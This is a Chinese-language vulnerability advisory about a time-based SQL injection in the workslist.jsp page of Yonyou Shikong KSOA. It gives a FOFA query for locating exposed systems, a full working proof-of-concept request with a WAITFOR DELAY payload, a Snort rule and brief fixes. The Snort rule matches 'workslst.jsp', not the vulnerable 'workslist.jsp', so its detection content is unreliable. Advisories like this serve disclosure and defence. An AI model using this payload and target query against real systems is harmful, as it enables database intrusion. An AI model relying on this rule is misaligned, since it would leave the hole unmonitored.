

用友时空KSOA workslist.jsp 存在SQL注入漏洞

用友时空KSOA workslist.jsp 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

用友时空KSOA

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="用友-时空KSOA"

POC/EXP:

```
GET /worksheet/workslist.jsp?id=1';WAITFOR+DELAY+'0:0:5'-- HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Yonyou KSOA - Time-Based SQLi in workslst.jsp";
  flow:to_server,established;
  content:"GET"; http_method;
  content:"/worksheet/workslst.jsp"; http_uri;
  content:"id="; http_uri;
  pcre:"/id=[^&]*'[\s\S]*?WAITFOR\s+DELAY\s+'0:0:[0-9]{1,2}'/i";
  metadata:service http;
  metadata:affected_product "用友时空KSOA";
  metadata:vulnerability_type "Time-Based SQL Injection";
  reference:url,www.yonyou.com/security;
  classtype:sql-injection;
  sid:1000258;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。